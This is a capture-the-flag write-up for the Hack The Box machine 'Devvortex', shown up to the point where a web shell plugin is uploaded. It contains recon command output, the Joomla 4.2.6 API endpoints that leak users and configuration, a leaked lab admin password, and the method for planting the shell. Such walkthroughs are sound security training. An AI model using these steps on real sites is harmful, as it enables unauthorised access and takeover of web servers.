
Devvortex
Hack The Box Machine Writeup
Now that is quite the name for a CTF box
Summary
Devvortex was a fun easy box that primarily revolves around exploiting a Joomla instance. There are a couple more steps required for user.txt than is normal for an easy machine but all the steps are straightforward and not too difficult. Root was also relatively simple once the vulnerability is correctly understood.
Getting User starts off by finding a second subdomain running on dev.devvortex.htb. This site is using a version of Joomla with a Information Disclosure. This Vulnerability allows us to get a username and password and login to the Joomla Dashboard. From here I exploited plugins in order to upload a web shell. I then used this web shell to run arbitrary PHP code and obtain a full shell as www-user. To finish the user step the attacker must then move laterally to the Logan user by cracking his password hash which can be found in the MySQL Joomla database.
Root was relatively straightforward. It involves running the apport-cli which does not drop sudo permissions. This can then be used with a pager like less to drop into a root level shell completing the box.

Me every time I open X
User
Recon
Port Scan With Nmap
We can start off with a port scan to see what ports are open on the devvortex machine. I use -sC to run the default enumeration Nmap scripts and -sV to run service enumeration on the ports found. Running nmap as sudo defaults to a -sS stealth scan which is a quick scan type good for initial enumeration.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 10.10.11.242
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-27 10:31 EST
Nmap scan report for 10.10.11.242
Host is up (0.035s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.29 seconds
From the scan we can see port 22 open, likely for remote administration, and port 80 which is hosting a nginx web server. The default Nmap scripts pick up that there is a redirect to devvortex.htb. We can add this to our /etc/hosts file to access the website.
### You can use sudo vim to edit /etc/hosts, exit with escp and then :wq
10.10.11.242    devvortex.htb
Vhost Fuzz Using Wfuzz
Whenever I come across a custom hostname like in this instance I like to run a fuzz scan to attempt to brute force other virtual hosts and subdomains. My tool of choice for this is Wfuzz. -H is to specify the Host header for the requests. FUZZ is replaced with our wordlist which we pass in with -w. Running the command once we can see the default/error response has a Ch length of 154. We can now run the tool a second time using --hh 154 to hide those default/error responses and only get results that return different pages.
┌──(kali㉿kali)-[~/Desktop]
└─$ wfuzz -u http://devvortex.htb -H "Host: FUZZ.devvortex.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hh 154
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://devvortex.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000019:   200        501 L    1581 W     23221 Ch    "dev"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
From this we can see another virtual host, dev.devvortex.htb. We can now add this to our /etc/hosts file as we did before.
Web Server Recon
At this point the next thing we need to check is the webserver on port 80. We can start out with the first domain we found, devvortex.htb.

Looks like a pretty standard company page
This appears to be a simple website for a company. All the tabs link to various pages such as about.html and do.html. Contact us links to a contact form. submitting the form with BURP enabled we can see no web requests are made, meaning the form is useless to us and does not function. We can run a directory busting scan with Feroxbuster at this point to attempt to uncover hidden endpoints. I passed the -x html flag to add the html extension to the word list entries in requests since we know the website uses .html pages. I will also add the -n flag to disable recursion and clean up the output a bit. Sadly this scan does not reveal anything new or of great value to us as attackers.
┌──(kali㉿kali)-[~/Desktop]
└─$ feroxbuster -u http://devvortex.htb -x html -n

___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.0
───────────────────────────┬──────────────────────
🎯  Target Url            │ http://devvortex.htb
🚀  Threads               │ 50
📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
👌  Status Codes          │ All Status Codes!
💥  Timeout (secs)        │ 7
🦡  User-Agent            │ feroxbuster/2.10.0
💉  Config File           │ /etc/feroxbuster/ferox-config.toml
🔎  Extract Links         │ true
💲  Extensions            │ [html]
🏁  HTTP methods          │ [GET]
🚫  Do Not Recurse        │ true
🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       12w      178c http://devvortex.htb/images => http://devvortex.htb/images/
301      GET        7l       12w      178c http://devvortex.htb/js => http://devvortex.htb/js/
301      GET        7l       12w      178c http://devvortex.htb/css => http://devvortex.htb/css/
200      GET        9l       24w     2405c http://devvortex.htb/images/d-2.png
200      GET        5l       23w     1217c http://devvortex.htb/images/location-white.png
200      GET      231l      545w     7388c http://devvortex.htb/about.html
200      GET        5l       12w      847c http://devvortex.htb/images/envelope-white.png
200      GET      254l      520w     7603c http://devvortex.htb/do.html
200      GET        5l       48w     1493c http://devvortex.htb/images/fb.png
200      GET        6l       13w      639c http://devvortex.htb/images/quote.png
200      GET      100l      178w     1904c http://devvortex.htb/css/responsive.css
200      GET        6l       57w     1878c http://devvortex.htb/images/youtube.png
200      GET        7l       30w     2018c http://devvortex.htb/images/d-3.png
200      GET       11l       50w     2892c http://devvortex.htb/images/d-1.png
200      GET       44l      290w    17183c http://devvortex.htb/images/c-1.png
200      GET       11l       39w     3419c http://devvortex.htb/images/d-4.png
200      GET        6l       52w     1968c http://devvortex.htb/images/twitter.png
200      GET      229l      475w     6845c http://devvortex.htb/portfolio.html
200      GET      583l     1274w    18048c http://devvortex.htb/index.html
200      GET       87l      363w    24853c http://devvortex.htb/images/c-3.png
200      GET       71l      350w    24351c http://devvortex.htb/images/c-2.png
200      GET      714l     1381w    13685c http://devvortex.htb/css/style.css
200      GET        3l       10w      667c http://devvortex.htb/images/telephone-white.png
200      GET        5l       14w     1227c http://devvortex.htb/images/insta.png
200      GET      289l      573w     8884c http://devvortex.htb/contact.html
200      GET        5l       55w     1797c http://devvortex.htb/images/linkedin.png
200      GET        2l     1276w    88145c http://devvortex.htb/js/jquery-3.4.1.min.js
200      GET      348l     2369w   178082c http://devvortex.htb/images/map-img.png
200      GET      536l     2364w   201645c http://devvortex.htb/images/who-img.jpg
200      GET      536l     3109w   243112c http://devvortex.htb/images/w-3.png
200      GET     4440l    10999w   131868c http://devvortex.htb/js/bootstrap.js
200      GET      512l     2892w   241721c http://devvortex.htb/images/w-4.png
200      GET      675l     4019w   330600c http://devvortex.htb/images/w-1.png
200      GET      636l     3934w   306731c http://devvortex.htb/images/w-2.png
200      GET    10038l    19587w   192348c http://devvortex.htb/css/bootstrap.css
200      GET      583l     1274w    18048c http://devvortex.htb/
[####################] - 45s    30038/30038   0s      found:36      errors:0
[####################] - 45s    30000/30000   669/s   http://devvortex.htb/

Wait, you're serious?
From here we can also enumerate the subdomain we found at dev.devvortex.htb. The site also appears to be a simple page. However, this time the website seems to contain much more interactive elements. This is likely due to the website running PHP, which we can see by testing index.php and confirming that the homepage returns.
.JPG)
PHP is extremely common in web applications
We can then also perform a directory brute force against this site using Feroxbuster in much the same way. We will need to change the -x html to -x php to tell the application that the website is running php.
┌──(kali㉿kali)-[~/Desktop]
└─$ feroxbuster -u http://dev.devvortex.htb -x php -n

___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.0
───────────────────────────┬──────────────────────
🎯  Target Url            │ http://dev.devvortex.htb
🚀  Threads               │ 50
📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
👌  Status Codes          │ All Status Codes!
💥  Timeout (secs)        │ 7
🦡  User-Agent            │ feroxbuster/2.10.0
💉  Config File           │ /etc/feroxbuster/ferox-config.toml
🔎  Extract Links         │ true
💲  Extensions            │ [php]
🏁  HTTP methods          │ [GET]
🚫  Do Not Recurse        │ true
🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       69l      208w     3653c http://dev.devvortex.htb/installation
404      GET       69l      208w     3653c http://dev.devvortex.htb/logs
404      GET       69l      208w     3653c http://dev.devvortex.htb/bin
404      GET       69l      208w     3653c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        7l       10w      162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        1l        3w       16c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       12w      178c http://dev.devvortex.htb/images => http://dev.devvortex.htb/images/
301      GET        7l       12w      178c http://dev.devvortex.htb/media => http://dev.devvortex.htb/media/
301      GET        7l       12w      178c http://dev.devvortex.htb/tmp => http://dev.devvortex.htb/tmp/
301      GET        7l       12w      178c http://dev.devvortex.htb/cache => http://dev.devvortex.htb/cache/
301      GET        7l       12w      178c http://dev.devvortex.htb/language => http://dev.devvortex.htb/language/
301      GET        7l       12w      178c http://dev.devvortex.htb/includes => http://dev.devvortex.htb/includes/
301      GET        7l       12w      178c http://dev.devvortex.htb/modules => http://dev.devvortex.htb/modules/
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator => http://dev.devvortex.htb/administrator/
301      GET        7l       12w      178c http://dev.devvortex.htb/templates => http://dev.devvortex.htb/templates/
301      GET        7l       12w      178c http://dev.devvortex.htb/components => http://dev.devvortex.htb/components/
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins => http://dev.devvortex.htb/plugins/
301      GET        7l       12w      178c http://dev.devvortex.htb/libraries => http://dev.devvortex.htb/libraries/
<...>
We can see many endpoints right away. The layout of these endpoints ( /templates, /plugins etc) leads me to believe that the website is using some kind of framework.
Joomla Version Enumeration
From here I went to /administrator as this is often the location of the login portal for the administrator dashboard of the website. It also commonly reveals the framework in use and many times the version information as well.

Another example is WordPress where the admin page is /wp-admin.
We now know that the website is using Joomla as a web framework. Learning the version of Joomla running is a good next step as it will help us in looking for exploits. HackTricks has a great post about pen testing Joomla that we can use as a reference. According to the post we can use /administrator/manifests/files/joomla.xml to view the Joomla version information.

Always try to find version information if you can, it is almost always useful later
Joomla Information Disclosure
Now that we have a version, 4.2.6, we can search on google for some exploits using a search parameter such as "Joomla 4.2.6 exploit". This leads us to an Unauthenticated information disclosure vulnerability. Looking at this code we can see the 2 important parts as follows:
def fetch_users(root_url, http)
vuln_url = "#{root_url}/api/index.php/v1/users?public=true"
http.get(vuln_url)
end
From this section of the code we can see the vulnerable url that we can go to to see the user information.

Information leakage seems to be a common problem with many API's
This leaks the two users of the Joomla web application. These are Logan, and Lewis who is a super user. With these if we had nothing else we could attempt a brute force attack on the login form of the application. In this case however we can check out the second part of the Information Disclosure. This can be seen from the following section of code much as before:
def fetch_config(root_url, http)
vuln_url = "#{root_url}/api/index.php/v1/config/application?public=true"
http.get(vuln_url)
end
Visiting the new URL this time we can leak the configuration information of the Joomla application. In this configuration we can see a password for the Lewis user.

storing plain text passwords is a bad idea!

Going old school with this meme
Exploiting Joomla Plugins
We can now use the credentials lewis:P4ntherg0t1n5r3c0n## to login to the Joomla administrator dashboard at the /administrator endpoint.

Look at me, I am the admin now!
Gaining access to a framework dashboard such as this almost always leads to some kind of code execution. In Joomla we can easily exploit either templates or plugins to run PHP code. I used plugins on this box as I found it easier with this version of Joomla. I will be using a Joomla Webshell Plugin which can be easily cloned from github. To upload the shell to the server click the system tab on the left of the screen. From here click on extensions under the install submenu.

System -> install -> extensions
The next step is to upload the zip archive found in the distribution folder of the Joomla Web shell plugin we downloaded from Github.
.png)
Beam me up scotty
